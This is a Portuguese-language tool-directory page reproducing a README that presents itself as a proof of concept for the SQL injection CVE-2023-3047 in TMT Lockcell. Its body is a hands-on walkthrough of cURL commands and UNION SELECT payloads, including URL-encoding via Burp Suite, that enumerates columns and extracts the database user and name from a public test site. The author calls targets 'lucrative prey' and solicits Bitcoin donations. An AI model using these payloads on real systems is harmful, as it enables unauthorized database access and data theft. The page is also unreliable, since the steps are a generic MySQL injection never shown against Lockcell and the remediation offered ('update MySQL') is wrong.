Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-3047 — Prova de conceito de exploit para a vulnerabilidade de injeção SQL CVE-2023-3047 no TMT Lockcell. Demonstra exploração manual usando cURL e Burp Suite para enumerar usuários e schemas do banco de dados. | Kitploit
Ferramentas/GitHubGitHub/phamchie/cve-2023-3047
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHubphamchie/cve-2023-3047

CVE-2023-3047

Prova de conceito de exploit para a vulnerabilidade de injeção SQL CVE-2023-3047 no TMT Lockcell. Demonstra exploração manual usando cURL e Burp Suite para enumerar usuários e schemas do banco de dados.

Ver Repositório
4224há 2 anosAinda não revisado
Compartilhar
  • Telegram : @ghostman_s3c ou @Chrome2024
  • Doar BTC : 17L22i227Keet23QCNaeCyrQ6xfiTQpQJ5

PoC Como Explorar CVE-2023-3047

Descrição

Neutralização inadequada de elementos especiais usados em um comando SQL ('SQL Injection') vulnerabilidade no TMT Lockcell permite SQL Injection. Este problema afeta o Lockcell: antes da versão 15.

  • Detalhes : https://www.tenable.com/cve/CVE-2023-3047

Exploração

Primeiro vamos verificar se ele tem o erro CVE-2023-3047, agora abra um terminal e certifique-se de que cada terminal suporta a ferramenta cURL

  • e vou testá-lo no site : http://testphp.vulnweb.com/listproducts.php?cat=1
  • e agora usarei o comando para testá-los
  • comando :
curl <your_url_vulnerable> | grep "at line"

  • após pressionar Enter, e se exibir como 100 4976 0 4 --:--:Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 então seu site está sofrendo do erro CVE-2023-3047

  • ok, a seguir vamos tentar ver se este site bloqueia esses ataques de injeção, tente usar o seguinte comando e tente

curl <your_url_vulnerable>+Union+Select+1,2,3--+- | grep "The used SELECT"
  • e pressione Enter, se exibir como a imagem abaixo, então você tem uma presa lucrativa
  • E agora você deve continuar o payload union select de 1 até um certo número que seja considerado válido para o número de colunas do site mysql.

  • ok, meu objetivo tem um número de colunas válido de 1 a 11, na imagem abaixo, 2 resultados completamente diferentes, acima ainda tem The used SELECT, e abaixo não.

  • E agora, vou ao Google e verifico, vejo se é válido com os resultados acima ou não, e convenientemente, obtenho outro número do qual posso obter informações.

  • Bem, parece que é um resultado completamente válido, e há 3 números que podemos injetar para obter informações.

  • e agora, vamos praticar a injeção de comandos SQL para obter informações dele


  • e usaremos o payload : +Union+Select+1,2,3,4,5,6,CONCAT(user(),'::',database()),8,9,10,11--+-

curl http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,CONCAT(user(),'::',database()),8,9,10,11--+- | grep "::"
  • opa, parece que este comando não é muito bom, porque não codificamos o payload em uma URL
  • e agora minha tarefa é codificar esse payload em um caminho de URL para continuar o ataque cibernético

  • Usaremos Burp Suite para codificá-los


  • Agora selecione Decoder, depois selecione Encode as no lado esquerdo da tela, então selecione URL e insira seu payload. Quanto ao meu erro acima, ele tem caracteres especiais como : (, ) neles. Não atende aos requisitos suficientes, então vou apenas codificar o comando insert para obter informações do banco de dados

CONCAT(user(),'::',database())
  • Agora vou copiar a parte codificada abaixo, então continuar o ataque
curl http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,<encode_path_here>,8,9,10,11--+- | grep "::"

  • e após pressionar Enter, e esse é o fim do jogo, o nome de usuário e o banco de dados foram expostos, não só isso, os hackers podem injetar outros payloads para obter mais informações deles, por exemplo, despejar os dados base para roubar informações ou obter controle do administrador do site

  • Então, o jogo acabou, o nome de usuário é acuart@localhost e o nome do banco de dados é acuart

Conclusão

  • Atualizamos os servidores com a versão mais recente do MySQL ou podemos pesquisar no Google para encontrar maneiras de prevenir ataques de rede como o acima.
  • Por favor, siga-me, vou compartilhar conhecimento sobre segurança de rede com você
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →